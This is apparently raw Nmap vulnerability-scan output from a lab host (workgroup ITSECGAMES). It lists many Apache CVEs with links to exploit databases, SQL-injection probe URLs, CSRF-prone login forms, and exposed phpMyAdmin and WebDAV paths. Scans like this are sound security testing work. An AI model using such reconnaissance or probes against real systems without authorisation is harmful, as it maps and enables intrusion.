|               HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F          5.3
https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F
|               CVE-2022-37436  5.3             https://vulners.com/cve/CVE-2022-37436
|               CVE-2022-28614  5.3             https://vulners.com/cve/CVE-2022-28614
|               CVE-2022-28330  5.3             https://vulners.com/cve/CVE-2022-28330
|               CNVD-2023-30859 5.3             https://vulners.com/cnvd/CNVD-2023-30859
|               CNVD-2022-53582 5.3             https://vulners.com/cnvd/CNVD-2022-53582
|               CNVD-2022-51059 5.3             https://vulners.com/cnvd/CNVD-2022-51059
|               CNVD-2020-46278 5.3             https://vulners.com/cnvd/CNVD-2020-46278
|               SSV:60788       5.1             https://vulners.com/seebug/SSV:60788
*EXPLOIT*
|               HTTPD:96CCBB8B74890DC94A45CD0955D35015          5.1
https://vulners.com/httpd/HTTPD:96CCBB8B74890DC94A45CD0955D35015
|               CVE-2013-1862   5.1             https://vulners.com/cve/CVE-2013-1862
|               SSV:96537       5.0             https://vulners.com/seebug/SSV:96537
*EXPLOIT*
|               SSV:62058       5.0             https://vulners.com/seebug/SSV:62058
*EXPLOIT*
|               SSV:61874       5.0             https://vulners.com/seebug/SSV:61874
*EXPLOIT*
|               SSV:20993       5.0             https://vulners.com/seebug/SSV:20993
*EXPLOIT*
|               SSV:20979       5.0             https://vulners.com/seebug/SSV:20979
*EXPLOIT*
|               SSV:20969       5.0             https://vulners.com/seebug/SSV:20969
*EXPLOIT*
|               SSV:19592       5.0             https://vulners.com/seebug/SSV:19592
*EXPLOIT*
|               SSV:15137       5.0             https://vulners.com/seebug/SSV:15137
*EXPLOIT*
|               SSV:12005       5.0             https://vulners.com/seebug/SSV:12005
*EXPLOIT*
|               PACKETSTORM:181059              5.0
https://vulners.com/packetstorm/PACKETSTORM:181059              *EXPLOIT*
|               PACKETSTORM:105672              5.0
https://vulners.com/packetstorm/PACKETSTORM:105672              *EXPLOIT*
|               PACKETSTORM:105591              5.0
https://vulners.com/packetstorm/PACKETSTORM:105591              *EXPLOIT*
|               MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS-               5.0
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS- *EXPLOIT*
|               HTTPD:FF76CF8F03BE59B7AD0119034B0022DB          5.0
https://vulners.com/httpd/HTTPD:FF76CF8F03BE59B7AD0119034B0022DB
|               HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9          5.0
https://vulners.com/httpd/HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9
|               HTTPD:D1C855645E1630AE37C6F642C1D0F213          5.0
https://vulners.com/httpd/HTTPD:D1C855645E1630AE37C6F642C1D0F213
|               HTTPD:85C24937CF85C2E1DBF78F9954817A28          5.0
https://vulners.com/httpd/HTTPD:85C24937CF85C2E1DBF78F9954817A28
|               HTTPD:6D37F924288E2D149DC3C52135232B6E          5.0
https://vulners.com/httpd/HTTPD:6D37F924288E2D149DC3C52135232B6E
|               HTTPD:6CA43FB8E8332E715522C8A6C24EC31E          5.0
https://vulners.com/httpd/HTTPD:6CA43FB8E8332E715522C8A6C24EC31E
|               HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8          5.0
https://vulners.com/httpd/HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8
|               HTTPD:423307886E19F2012B809EEB1E9C6846          5.0
https://vulners.com/httpd/HTTPD:423307886E19F2012B809EEB1E9C6846
|               HTTPD:371AA87DEAE292D8E6ACC01309CA723A          5.0
https://vulners.com/httpd/HTTPD:371AA87DEAE292D8E6ACC01309CA723A
|               HTTPD:2E324CC4C6C61757E316E26EF4DCB945          5.0
https://vulners.com/httpd/HTTPD:2E324CC4C6C61757E316E26EF4DCB945
|               HTTPD:2C06F6E938AADE21D7C59CED65A985E6          5.0
https://vulners.com/httpd/HTTPD:2C06F6E938AADE21D7C59CED65A985E6
|               HTTPD:1DC50F4C723B9143E9713B27031C6043          5.0
https://vulners.com/httpd/HTTPD:1DC50F4C723B9143E9713B27031C6043
|               HTTPD:1069F9C369A2B2B1C4F8A1AC73589169          5.0
https://vulners.com/httpd/HTTPD:1069F9C369A2B2B1C4F8A1AC73589169
|               EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    *EXPLOIT*
|               EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B    5.0
https://vulners.com/exploitpack/EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B    *EXPLOIT*
|               EDB-ID:17969    5.0             https://vulners.com/exploitdb/EDB-ID:17969
*EXPLOIT*
|               CVE-2015-3183   5.0             https://vulners.com/cve/CVE-2015-3183
|               CVE-2015-0228   5.0             https://vulners.com/cve/CVE-2015-0228
|               CVE-2014-0231   5.0             https://vulners.com/cve/CVE-2014-0231
|               CVE-2014-0098   5.0             https://vulners.com/cve/CVE-2014-0098
|               CVE-2013-6438   5.0             https://vulners.com/cve/CVE-2013-6438
|               CVE-2013-5704   5.0             https://vulners.com/cve/CVE-2013-5704
|               CVE-2011-3368   5.0             https://vulners.com/cve/CVE-2011-3368
|               CVE-2010-1623   5.0             https://vulners.com/cve/CVE-2010-1623
|               CVE-2010-1452   5.0             https://vulners.com/cve/CVE-2010-1452
|               CVE-2010-0408   5.0             https://vulners.com/cve/CVE-2010-0408
|               CVE-2009-3720   5.0             https://vulners.com/cve/CVE-2009-3720
|               CVE-2009-3560   5.0             https://vulners.com/cve/CVE-2009-3560
|               CVE-2009-3095   5.0             https://vulners.com/cve/CVE-2009-3095
|               CVE-2008-2364   5.0             https://vulners.com/cve/CVE-2008-2364
|               CVE-2007-6750   5.0             https://vulners.com/cve/CVE-2007-6750
|               CNVD-2015-01691 5.0             https://vulners.com/cnvd/CNVD-2015-01691
|               1337DAY-ID-28573                5.0
https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|               SSV:11668       4.9             https://vulners.com/seebug/SSV:11668
*EXPLOIT*
|               SSV:11501       4.9             https://vulners.com/seebug/SSV:11501
*EXPLOIT*
|               HTTPD:05AF7B1B11654BC6892C02003A12DE06          4.9
https://vulners.com/httpd/HTTPD:05AF7B1B11654BC6892C02003A12DE06
|               CVE-2009-1195   4.9             https://vulners.com/cve/CVE-2009-1195
|               SSV:30024       4.6             https://vulners.com/seebug/SSV:30024
*EXPLOIT*
|               HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1          4.6
https://vulners.com/httpd/HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1
|               CVE-2012-0031   4.6             https://vulners.com/cve/CVE-2012-0031
|               1337DAY-ID-27465                4.6
https://vulners.com/zdt/1337DAY-ID-27465        *EXPLOIT*
|               SSV:23169       4.4             https://vulners.com/seebug/SSV:23169
*EXPLOIT*
|               HTTPD:6309ABD03BB1B29C82E9416365151O10E          4.4
https://vulners.com/httpd/HTTPD:6309ABD03BB1B29C82E9416365151O10E
|               CVE-2011-3607   4.4             https://vulners.com/cve/CVE-2011-3607
|               1337DAY-ID-27473                4.4
https://vulners.com/zdt/1337DAY-ID-27473        *EXPLOIT*
|               SSV:60905       4.3             https://vulners.com/seebug/SSV:60905
*EXPLOIT*
|               SSV:60657       4.3             https://vulners.com/seebug/SSV:60657
*EXPLOIT*
|               SSV:60653       4.3             https://vulners.com/seebug/SSV:60653
*EXPLOIT*
|               SSV:60345       4.3             https://vulners.com/seebug/SSV:60345
*EXPLOIT*
|               SSV:4786        4.3             https://vulners.com/seebug/SSV:4786
*EXPLOIT*
|               SSV:3804        4.3             https://vulners.com/seebug/SSV:3804
*EXPLOIT*
|               SSV:30094       4.3             https://vulners.com/seebug/SSV:30094
*EXPLOIT*
|               SSV:30056       4.3             https://vulners.com/seebug/SSV:30056
*EXPLOIT*
|               SSV:24250       4.3             https://vulners.com/seebug/SSV:24250
*EXPLOIT*
|               SSV:20555       4.3             https://vulners.com/seebug/SSV:20555
*EXPLOIT*
|               SSV:19320       4.3             https://vulners.com/seebug/SSV:19320
*EXPLOIT*
|               SSV:11558       4.3             https://vulners.com/seebug/SSV:11558
*EXPLOIT*
|               PACKETSTORM:109284              4.3
https://vulners.com/packetstorm/PACKETSTORM:109284              *EXPLOIT*
|               HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD          4.3
https://vulners.com/httpd/HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD
|               HTTPD:C730B9155CAC64B44A77E253B3135FE5          4.3
https://vulners.com/httpd/HTTPD:C730B9155CAC64B44A77E253B3135FE5
|               HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE          4.3
https://vulners.com/httpd/HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE
|               HTTPD:B07D6585013819446B5017BD7E358E6F          4.3
https://vulners.com/httpd/HTTPD:B07D6585013819446B5017BD7E358E6F
|               HTTPD:AC5C28237AB3E52EF4D366EB0CD6D4AF          4.3
https://vulners.com/httpd/HTTPD:AC5C28237AB3E52EF4D366EB0CD6D4AF
|               HTTPD:A49ADFA68FCEB939DA0E2BE13CA74CB9          4.3
https://vulners.com/httpd/HTTPD:A49ADFA68FCEB939DA0E2BE13CA74CB9
|               HTTPD:49F10A242AB057B651259425C3E680F4          4.3
https://vulners.com/httpd/HTTPD:49F10A242AB057B651259425C3E680F4
|               HTTPD:3D474EEBC8F5BC66AE37F523DD259829          4.3
https://vulners.com/httpd/HTTPD:3D474EEBC8F5BC66AE37F523DD259829
|               HTTPD:2A661E9492CCEF999508BD8503884E30          4.3
https://vulners.com/httpd/HTTPD:2A661E9492CCEF999508BD8503884E30
|               HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3          4.3
https://vulners.com/httpd/HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3
|               HTTPD:0F6B8D022A5D1C68540812E4062646625          4.3
https://vulners.com/httpd/HTTPD:0F6B8D022A5D1C68540812E4062646625
|               HTTPD:0D2952537BF45B77447EF90EAD31D8C9          4.3
https://vulners.com/httpd/HTTPD:0D2952537BF45B77447EF90EAD31D8C9
|               EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE    4.3
https://vulners.com/exploitpack/EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE    *EXPLOIT*
|               EDB-ID:35738    4.3             https://vulners.com/exploitdb/EDB-ID:35738
*EXPLOIT*
|               CVE-2016-8612   4.3             https://vulners.com/cve/CVE-2016-8612
|               CVE-2014-0118   4.3             https://vulners.com/cve/CVE-2014-0118
|               CVE-2013-1896   4.3             https://vulners.com/cve/CVE-2013-1896
|               CVE-2012-4558   4.3             https://vulners.com/cve/CVE-2012-4558
|               CVE-2012-3499   4.3             https://vulners.com/cve/CVE-2012-3499
|               CVE-2012-0053   4.3             https://vulners.com/cve/CVE-2012-0053
|               CVE-2011-4317   4.3             https://vulners.com/cve/CVE-2011-4317
|               CVE-2011-3639   4.3             https://vulners.com/cve/CVE-2011-3639
|               CVE-2011-0419   4.3             https://vulners.com/cve/CVE-2011-0419
|               CVE-2010-0434   4.3             https://vulners.com/cve/CVE-2010-0434
|               CVE-2009-0023   4.3             https://vulners.com/cve/CVE-2009-0023
|               CVE-2008-2939   4.3             https://vulners.com/cve/CVE-2008-2939
|               CVE-2008-0455   4.3             https://vulners.com/cve/CVE-2008-0455
|               CVE-2007-6420   4.3             https://vulners.com/cve/CVE-2007-6420
|               67D5C133-2D28-56DF-B3FF-FA397606547D            4.3
https://vulners.com/gitee/67D5C133-2D28-56DF-B3FF-FA397606547D  *EXPLOIT*
|               SSV:12628       2.6             https://vulners.com/seebug/SSV:12628
*EXPLOIT*
```

```
|               HTTPD:AA860ED739944CC66DCA320985CEC190          2.6
https://vulners.com/httpd/HTTPD:AA860ED739944CC66DCA320985CEC190
|               HTTPD:A79620D4A49D1F0D9BE6A18FD0CA234C          2.6
https://vulners.com/httpd/HTTPD:A79620D4A49D1F0D9BE6A18FD0CA234C
|               CVE-2012-2687   2.6             https://vulners.com/cve/CVE-2012-2687
|               CVE-2009-3094   2.6             https://vulners.com/cve/CVE-2009-3094
|               CVE-2008-0456   2.6             https://vulners.com/cve/CVE-2008-0456
|               SSV:60250       1.2             https://vulners.com/seebug/SSV:60250
*EXPLOIT*
|               CVE-2011-4415   1.2             https://vulners.com/cve/CVE-2011-4415
|               1337DAY-ID-9602 0.0             https://vulners.com/zdt/1337DAY-ID-9602
*EXPLOIT*
|               1337DAY-ID-21346                0.0
https://vulners.com/zdt/1337DAY-ID-21346        *EXPLOIT*
|               1337DAY-ID-17257                0.0
https://vulners.com/zdt/1337DAY-ID-17257        *EXPLOIT*
|               1337DAY-ID-16843                0.0
https://vulners.com/zdt/1337DAY-ID-16843        *EXPLOIT*
|               1337DAY-ID-13268                0.0
https://vulners.com/zdt/1337DAY-ID-13268        *EXPLOIT*
|_              1337DAY-ID-11185                0.0
https://vulners.com/zdt/1337DAY-ID-11185        *EXPLOIT*
|_http-trace: TRACE is enabled
| http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   /phpmyadmin/: phpMyAdmin
|   /README: Interesting, a readme.
|   /README.txt: Interesting, a readme.
|   /icons/: Potentially interesting folder w/ directory listing
|   /server-status/: Potentially interesting folder
|_  /webdav/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2
mod_fastcgi/2.4.6 php/5.2.4-2ubuntu5 with suhosin-patch mod_ssl/2.2.8 openssl/0.9.8g'
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.0.2.8:80/evil/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://10.0.2.8:80/evil/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.8:80/evil/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.2.8:80/evil/?C=D%3BO%3DA%27%20OR%20sqlspider
|_    http://10.0.2.8:80/sqlite/index.php?dbsel=1%27%20OR%20sqlspider
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.8
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.8:80/phpmyadmin/
|     Form id:
|     Form action: index.php
|
|     Path: http://10.0.2.8:80/phpmyadmin/
|     Form id: input_username
|     Form action: index.php
|
|     Path: http://10.0.2.8:80/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://10.0.2.8:80/sqlite/main.php?
|     Form id:
|     Form action: main.php
|
|     Path: http://10.0.2.8:80/sqlite/main.php?
|     Form id:
|     Form action: main.php
|
|     Path: http://10.0.2.8:80/phpmyadmin/index.php
|     Form id:
|     Form action: index.php
|
|     Path: http://10.0.2.8:80/phpmyadmin/index.php
|     Form id: input_username
|     Form action: index.php
|
|     Path: http://10.0.2.8:80/drupal/?q=node&amp;destination=node
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node%3Famp%253Bdestination%3Dnode
|
|     Path: http://10.0.2.8:80/drupal/?q=user/password
|     Form id: user-pass
|_    Form action: /drupal/?q=user/password
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
443/tcp  open  ssl/http    Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6
PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java,
Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar
to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables
Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|
https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.
pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_      http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
|_http-trace: TRACE is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:apache:http_server:2.2.8:
|               SSV:69341       10.0            https://vulners.com/seebug/SSV:69341
*EXPLOIT*
|               SSV:19282       10.0            https://vulners.com/seebug/SSV:19282
*EXPLOIT*
|               SSV:19236       10.0            https://vulners.com/seebug/SSV:19236
*EXPLOIT*
|               SSV:11999       10.0            https://vulners.com/seebug/SSV:11999
*EXPLOIT*
|               PACKETSTORM:86964               10.0
https://vulners.com/packetstorm/PACKETSTORM:86964               *EXPLOIT*
|               PACKETSTORM:180533              10.0
https://vulners.com/packetstorm/PACKETSTORM:180533              *EXPLOIT*
|               MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI-       10.0
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI-         *EXPLOIT*
|               HTTPD:E74B6F3660D13C4DD05DF3A83EA61631         10.0
https://vulners.com/httpd/HTTPD:E74B6F3660D13C4DD05DF3A83EA61631
|               HTTPD:81180E4E634CDECC9784146016B4A949         10.0
https://vulners.com/httpd/HTTPD:81180E4E634CDECC9784146016B4A949
|               EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80   10.0
https://vulners.com/exploitpack/EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80    *EXPLOIT*
|               EDB-ID:14288    10.0            https://vulners.com/exploitdb/EDB-ID:14288
*EXPLOIT*
|               EDB-ID:11650    10.0            https://vulners.com/exploitdb/EDB-ID:11650
*EXPLOIT*
|               CVE-2010-0425   10.0            https://vulners.com/cve/CVE-2010-0425
|               3E6BA608-776F-5B1F-9BA5-589CD2A5A351           10.0
https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351  *EXPLOIT*
|               PACKETSTORM:171631              9.8
https://vulners.com/packetstorm/PACKETSTORM:171631              *EXPLOIT*
|               HTTPD:E69E9574251973D5AF93FA9D04997FC1          9.8
https://vulners.com/httpd/HTTPD:E69E9574251973D5AF93FA9D04997FC1
|               HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F          9.8
https://vulners.com/httpd/HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F
|               HTTPD:C072933AA965A86DA3E2C9172FFC1569          9.8
https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569
|               HTTPD:A1BBCE110E077FFBF4469D4F06DB9293          9.8
https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293
|               HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D          9.8
https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D
|               HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B          9.8
https://vulners.com/httpd/HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B
|               HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8          9.8
https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8
|               HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E          9.8
https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E
|               EDB-ID:51193    9.8              https://vulners.com/exploitdb/EDB-ID:51193
*EXPLOIT*
|               ECC3E825-EE29-59D3-BE28-1B30DB15940E           9.8
https://vulners.com/githubexploit/ECC3E825-EE29-59D3-BE28-1B30DB15940E          *EXPLOIT*
|               D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52           9.8
https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52          *EXPLOIT*
|               CVE-2022-31813  9.8             https://vulners.com/cve/CVE-2022-31813
|               CVE-2022-22720  9.8             https://vulners.com/cve/CVE-2022-22720
|               CVE-2021-44790  9.8             https://vulners.com/cve/CVE-2021-44790
|               CVE-2021-39275  9.8             https://vulners.com/cve/CVE-2021-39275
|               CVE-2018-1312   9.8             https://vulners.com/cve/CVE-2018-1312
|               CVE-2017-7679   9.8             https://vulners.com/cve/CVE-2017-7679
|               CVE-2017-3169   9.8             https://vulners.com/cve/CVE-2017-3169
|               CVE-2017-3167   9.8             https://vulners.com/cve/CVE-2017-3167
|               CNVD-2022-51061 9.8             https://vulners.com/cnvd/CNVD-2022-51061
|               CNVD-2022-03225 9.8             https://vulners.com/cnvd/CNVD-2022-03225
|               CNVD-2021-102386               9.8
https://vulners.com/cnvd/CNVD-2021-102386
|               B6297446-2DDD-52BA-B508-29A748A5D2CC           9.8
https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC          *EXPLOIT*
|               1337DAY-ID-38427                9.8
https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|               0DB60346-03B6-5FEE-93D7-FF5757D225AA           9.8
https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*
|               HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6         9.1
https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6
|               HTTPD:459EB8D98503A2460C9445C5B224979E         9.1
https://vulners.com/httpd/HTTPD:459EB8D98503A2460C9445C5B224979E
|               HTTPD:2C227652EE0B3B961706AAFCACA3D1E1         9.1
https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1
|               FD2EE3A5-BAEA-5845-BA35-E6889992214F           9.1
https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F          *EXPLOIT*
|               FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7           9.1
https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7          *EXPLOIT*
|               E606D7F4-5FA2-5907-B30E-367D6FFECD89           9.1
https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89          *EXPLOIT*
|               D8A19443-2A37-5592-8955-F614504AAF45           9.1
https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45          *EXPLOIT*
|               CVE-2024-40898  9.1             https://vulners.com/cve/CVE-2024-40898
|               CVE-2022-28615  9.1             https://vulners.com/cve/CVE-2022-28615
|               CVE-2022-22721  9.1             https://vulners.com/cve/CVE-2022-22721
|               CVE-2017-9788   9.1             https://vulners.com/cve/CVE-2017-9788
|               CNVD-2022-51060 9.1             https://vulners.com/cnvd/CNVD-2022-51060
|               CNVD-2022-41638 9.1             https://vulners.com/cnvd/CNVD-2022-41638
|               B5E74010-A082-5ECE-AB37-623A5B33FE7D           9.1
https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D          *EXPLOIT*
|               HTTPD:1B3D546A8500818AAC5B1359FE11A7E4         9.0
https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4
|               FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8           9.0
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8          *EXPLOIT*
|               CVE-2021-40438  9.0             https://vulners.com/cve/CVE-2021-40438
|               CNVD-2022-03224 9.0             https://vulners.com/cnvd/CNVD-2022-03224
|               AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C           9.0
https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C          *EXPLOIT*
|               9D9B3F4D-6B5C-5377-BE39-F1C432C9E457           9.0
https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457          *EXPLOIT*
|               8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2           9.0
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2          *EXPLOIT*
|               7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2           9.0
https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2          *EXPLOIT*
|               36618CA8-9316-59CA-B748-82F15F407C4F           9.0
https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F          *EXPLOIT*
|               B0A9E5E8-7CCC-5984-9922-A89F11D6BF38           8.2
https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38          *EXPLOIT*
|               HTTPD:30E0EE442FF4843665FED4FBCA25406A         8.1
https://vulners.com/httpd/HTTPD:30E0EE442FF4843665FED4FBCA25406A
|               CVE-2016-5387   8.1             https://vulners.com/cve/CVE-2016-5387
|               CNVD-2016-04948 8.1             https://vulners.com/cnvd/CNVD-2016-04948
|               SSV:72403       7.8             https://vulners.com/seebug/SSV:72403
*EXPLOIT*
|               SSV:2820        7.8             https://vulners.com/seebug/SSV:2820
*EXPLOIT*
|               SSV:26043       7.8             https://vulners.com/seebug/SSV:26043
*EXPLOIT*
|               SSV:20899       7.8             https://vulners.com/seebug/SSV:20899
*EXPLOIT*
|               SSV:11569       7.8             https://vulners.com/seebug/SSV:11569
*EXPLOIT*
|               PACKETSTORM:180517              7.8
https://vulners.com/packetstorm/PACKETSTORM:180517              *EXPLOIT*
|               PACKETSTORM:126851              7.8
https://vulners.com/packetstorm/PACKETSTORM:126851              *EXPLOIT*
```

| PACKETSTORM:123527 7.8
https://vulners.com/packetstorm/PACKETSTORM:123527 *EXPLOIT*
| PACKETSTORM:122962 7.8
https://vulners.com/packetstorm/PACKETSTORM:122962 *EXPLOIT*
| MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS- 7.8
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS- *EXPLOIT*
| HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F 7.8
https://vulners.com/httpd/HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F
| EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83 7.8
https://vulners.com/exploitpack/EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83 *EXPLOIT*
| EDB-ID:18221 7.8 https://vulners.com/exploitdb/EDB-ID:18221
EXPLOIT
| CVE-2011-3192 7.8 https://vulners.com/cve/CVE-2011-3192
| C76F17FD-A21F-5E67-97D8-51A53B9594C1 7.8
https://vulners.com/githubexploit/C76F17FD-A21F-5E67-97D8-51A53B9594C1 *EXPLOIT*
| 952369B3-F757-55D6-B0C6-9F72C04294A3 7.8
https://vulners.com/githubexploit/952369B3-F757-55D6-B0C6-9F72C04294A3 *EXPLOIT*
| 1337DAY-ID-21170 7.8
https://vulners.com/zdt/1337DAY-ID-21170 *EXPLOIT*
| SSV:12673 7.5 https://vulners.com/seebug/SSV:12673
EXPLOIT
| SSV:12626 7.5 https://vulners.com/seebug/SSV:12626
EXPLOIT
| PACKETSTORM:181038 7.5
https://vulners.com/packetstorm/PACKETSTORM:181038 *EXPLOIT*
| MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- 7.5
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- *EXPLOIT*
| HTTPD:F1CFBC9B54DFAD0499179863D36830BB 7.5
https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB
| HTTPD:C317C7138B4A8BBD54A901D6DDDCB837 7.5
https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837
| HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F 7.5
https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F
| HTTPD:C0856723C0FBF5502E1378536B484C09 7.5
https://vulners.com/httpd/HTTPD:C0856723C0FBF5502E1378536B484C09
| HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2 7.5
https://vulners.com/httpd/HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2
| HTTPD:B1B0A31C4AD388CC6C5759314141173E2 7.5
https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C5759314141173E2
| HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA 7.5
https://vulners.com/httpd/HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA
| HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5 7.5
https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5
| HTTPD:5227799CC4172DBFA895A4F581F74C11 7.5
https://vulners.com/httpd/HTTPD:5227799CC4172DBFA895A4F581F74C11
| EDB-ID:42745 7.5 https://vulners.com/exploitdb/EDB-ID:42745
EXPLOIT
| CVE-2023-31122 7.5 https://vulners.com/cve/CVE-2023-31122
| CVE-2022-30556 7.5 https://vulners.com/cve/CVE-2022-30556
| CVE-2022-29404 7.5 https://vulners.com/cve/CVE-2022-29404
| CVE-2022-22719 7.5 https://vulners.com/cve/CVE-2022-22719
| CVE-2021-34798 7.5 https://vulners.com/cve/CVE-2021-34798
